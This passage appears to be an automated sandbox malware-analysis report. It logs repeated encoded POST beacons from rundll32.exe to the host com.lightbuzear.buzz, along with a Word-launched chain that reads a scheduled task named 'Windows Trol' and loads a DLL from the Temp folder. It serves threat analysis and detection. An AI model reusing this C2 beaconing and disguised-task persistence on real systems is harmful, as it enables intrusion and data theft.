2022-08-14 06:41:12 UTC	161	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:12 UTC	161	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:13 UTC	162	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:12 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:13 UTC	163	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.22	49270	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:13 UTC	163	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:13 UTC	163	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:14 UTC	164	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:14 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:14 UTC	164	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.22	49271	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:14 UTC	164	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:14 UTC	165	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:15 UTC	166	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:15 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:15 UTC	166	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 752, Parent PID: 576

General

Target ID:	0
Start time:	08:38:15
Start date:	14/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fce0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: taskeng.exe PID: 412, Parent PID: 876

General

Target ID:	4
Start time:	08:38:36
Start date:	14/08/2022
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {42E32873-DCC3-405E-9458-A04BFDF9CD6F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xff4d0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\Windows Trol	unknown	2	success or wait	1	FF4D433D	ReadFile
C:\Windows\System32\Tasks\Windows Trol	unknown	3606	success or wait	1	FF4D43A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{42E32873-DCC3-405E-9458-A04BFDF9CD6F}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 B0 DF DB 12 48 E0 A8 8C 57 7C A4 46 1A 1B 75 8E 01 8C 00 00 9C 01 00 00 82 AE 26 A9 F5 F1 38 12 00 00 00 00	success or wait	1	FF4E2CB8	RegSetValueExW

Analysis Process: rundll32.exe PID: **1748**, Parent PID: **412**

General

Target ID:	5
Start time:	08:38:37
Start date:	14/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\rundll32.exe "C:\Users\user\AppData\Local\Temp\dnrdfsi11023.dll",Rdwmnjioffws
Imagebase:	0xffd20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly